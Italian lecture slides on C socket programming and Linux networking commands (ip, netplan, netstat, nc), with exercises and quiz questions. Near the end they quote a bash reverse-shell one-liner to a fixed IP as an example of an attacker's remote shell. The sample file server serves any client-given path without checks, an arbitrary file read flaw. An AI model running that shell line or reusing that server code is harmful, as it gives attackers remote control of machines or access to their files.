
    /* Attesa di un client: ottiene indirizzo IP
       e porta del client */
    int active_fd = accept(fd,
                          (struct sockaddr*)&address,
                          (socklen_t*)&addrlen));

    // Input/Output
    write(active_fd, buffer, n);
    read(active_fd, buffer, SIZE);

    // Chiusura
    close(active_fd);
}

// Chiusura
close(fd);
```

in verità di solito
i server http di
solito fanno una
read prima e poi
una write.



Funzioni e System Call per i Socket

Risoluzione DNS

Esistono funzioni di libreria per effettuare risoluzioni DNS:

```
#include <netdb.h>
struct hostent *gethostbyname(const char *name);
```

Effettua una risoluzione DNS per il dominio `name`.

Ritorna una `struct hostent`, una struttura molto complessa che contiene i risultati della risoluzione

E' deprecata, ora si usa la simile `getaddrinfo`

Non vediamo in dettaglio

Funzioni e System Call per i Socket - Esercizio

Il server **45.79.112.203** alla porta TCP **4242** offre un servizio di `echo`.

Se un client vi si connette e manda un messaggio, il server risponde con lo stesso messaggio.

Si crei un programma che si connette al suddetto endpoint, manda un messaggio e stampa la risposta un messaggio.

Funzioni e System Call per i Socket - Esercizio

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#define SIZE 1024
#define MESSAGGIO "Ciao Mondo!\n"

int main(int argc, char *argv[]){

    int fd, n;
    char buffer[SIZE];
    struct sockaddr_in address;

    if ((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
        perror("socket failed");
        exit(EXIT_FAILURE);
    }

    address.sin_family = AF_INET;
    address.sin_port = htons(4242);
    if (inet_aton("45.79.112.203", &address.sin_addr) <= 0){
        perror("convert server ip failed");
        exit(EXIT_FAILURE);
    }

    if ((connect(fd, (struct sockaddr*)&address, sizeof(address))) < 0){
        perror("connect failed");
        exit(EXIT_FAILURE);
    }

    write(fd, MESSAGGIO, sizeof(MESSAGGIO));
    printf("Tramesso: %s\n", MESSAGGIO);

    n = read(fd, buffer, SIZE);
    buffer[n] = 0;
    printf("Ricevuto: %s\n", buffer);
    close(fd);
    return 0;
}
```

Funzioni e System Call per i Socket - Esercizio

Si scriva un programma in C che implementa un server TCP in ascolto sulla porta **1712**. Quando un client si connette e invia un messaggio `GET <path>`, il server apre il file specificato nel `<path>`, ne legge il contenuto e lo invia al client.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <fcntl.h>
#include <errno.h>

#define PORT 1712
#define BUFFER_SIZE 4096

int main(int argc, char *argv[]) {
    int server_fd, client_fd;
    struct sockaddr_in address;
    socklen_t addrlen = sizeof(address);
    char buffer[BUFFER_SIZE];

    server_fd = socket(AF_INET, SOCK_STREAM, 0);

    address.sin_port = htons(PORT); address.sin_family = AF_INET; address.sin_addr.s_addr = INADDR_ANY;
    if (bind(server_fd, (struct sockaddr *)&address, sizeof(address)) < 0) {
        perror("bind failed"); exit(EXIT_FAILURE);
    }

    listen(server_fd, 10);
    printf("Server in ascolto sulla porta %d...\n", PORT);

    while (1) {
        client_fd = accept(server_fd, (struct sockaddr *)&address, &addrlen);

        ssize_t read_bytes = read(client_fd, buffer, BUFFER_SIZE - 1);
        buffer[read_bytes-1]='\0'; // Terminatore a penultimo carattere (Rimuove a capo)
        printf("Richiesta ricevuta: %s\n", buffer);

        if (strncmp(buffer, "GET ", 4) == 0) {
            int file_fd = open(buffer + 4, O_RDONLY);

            ssize_t bytes;
            while ((bytes = read(file_fd, buffer, BUFFER_SIZE)) > 0) {
                write(client_fd, buffer, bytes);
            }
            close(file_fd);
        }
        close(client_fd);
    }
    close(server_fd);
    return 0;
}
```


Networking in Linux

Networking in Linux

Interfacce

La gestione della rete cambia a seconda di distribuzione Linux/POSIX, ma ci sono dei concetti generali.

Ogni interfaccia di rete è identificata da un nome.

- Scheda Ethernet: `eth0` o `eno1`
- Scheda WiFi: `wifi0`
- Interfaccia di loopback: `lo`

Networking in Linux

Come visualizzare le informazioni

`ifconfig` è il comando storico per avere informazioni.

Ora si usa il comando `ip addr`

Esempio:

```
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eno1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 2c:f0:5d:c3:7b:b5 brd ff:ff:ff:ff:ff:ff
    altname enp0s31f6
    inet 140.105.50.104/24 brd 140.105.50.255 scope global dynamic noprefixroute eno1
        valid_lft 101209sec preferred_lft 101209sec
    inet6 fe80::bf0b:ea7e:b8a9:d363/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Comandi per Networking in Linux

Routing

Quando viene generato un pacchetto, il sistema usa la routing table per decidere su quale interfaccia trasmetterlo

```
$ ip route  
default via 140.105.50.254 dev eno1 proto dhcp metric 100  
140.105.50.0/24 dev eno1 proto kernel scope link src 140.105.50.104 metric 100
```

La routing table viene creata in automatico quando si configurano le interfacce di rete, inserendo indirizzo IP, netmask e default gateway.

Comandi per Networking in Linux

Configurazione

Storicamente, rete configurata tramite file di configurazione.

- `/etc/network/interfaces` : indirizzo IP, subnet mask e default gateway
- `/etc/resolv.conf` : resolver DNS

Ora si usa il demone **Netplan**, che ha file di configurazione in `/etc/netplan/...`

```
network:
  version: 2
  renderer: networkd
  ethernets:
    ens3:
      addresses: [172.16.86.5/24]
      gateway4: 172.16.86.1
      nameservers:
        addresses: [8.8.8.8, 4.4.4.4 ]
```

Si applica la configurazione col comando:

```
netplan apply
```

Comandi per Networking in Linux

Configurazione

I sistemi desktop hanno meccanismi di più alto livello per queste configurazioni

- Ubuntu Desktop ha *Network Manager* per configurare la rete tramite interfaccia grafica
- *Network Manager* scrive i file di configurazione per noi
- Attenzione a cambiare i file manualmente, rischio conflitto

Comandi per Networking in Linux

Comandi

Risoluzioni DNS:

```
host <dominio> o dig <dominio>
```

Troubleshooting:

```
ping <destinazione> e traceroute <destinazione>
```

Richieste HTTP:

```
curl <URL> o wget <URL>
```

Comandi per Networking in Linux

Comandi

Listare tutti i socket nel sistema:

Si usa il comando `netstat`, che ha molte opzioni:

- `-l`: Stampare solo socket passivi
- `-t`: Solo TCP
- `-p`: Stampare il PID e il nome del processo associato al socket

Utile per sapere se un programma server è attivo:

```
$ netstat -nplt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1411/sshd
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      950293/nginx: maste
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      950293/nginx: maste
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      4014584/docker-prox
```


Comandi per Networking in Linux

Socket in Bash con nc

Il comando `nc` permette di creare e usare in maniera semplice un socket da riga di comando

Client:

```
nc <indirizzo> <porta>
```

Server:

```
nc -l <porta>
```

Quando il socket è connesso, si può scrivere e leggere nel socket usando il terminale

Esercizio: usare `nc` per scambiare messaggi tra due PC

Socket via pseudo file

Leggere/scrivere su `/dev/<tcp/udp>/<ip>/<port>` apre un socket

What's this `bash -i >& /dev/tcp/1.1.1.1/2222 0>&1 ?`

remote shell,
bucato da un
hacker.

Domande

Un server, per compiere pienamente le sue funzioni, usa:

- Socket Passivi
- Socket Attivi
- Socket Passivi e Attivi

Un client, per compiere pienamente le sue funzioni, usa:

- Socket Passivi
- Socket Attivi
- Socket Passivi e Attivi

Un Socket Stream è:

- Monodirezionale
- Bidirezionale

E' possibile usare anche le funzioni `read` e `write` per effettuare I/O su Socket Stream?

- Si
- No

A cosa serve il comando `ifconfig` ?

- Configurare il comportamento di un socket
- Configurare le interfacce di rete
- Inviare pacchetti di configurazione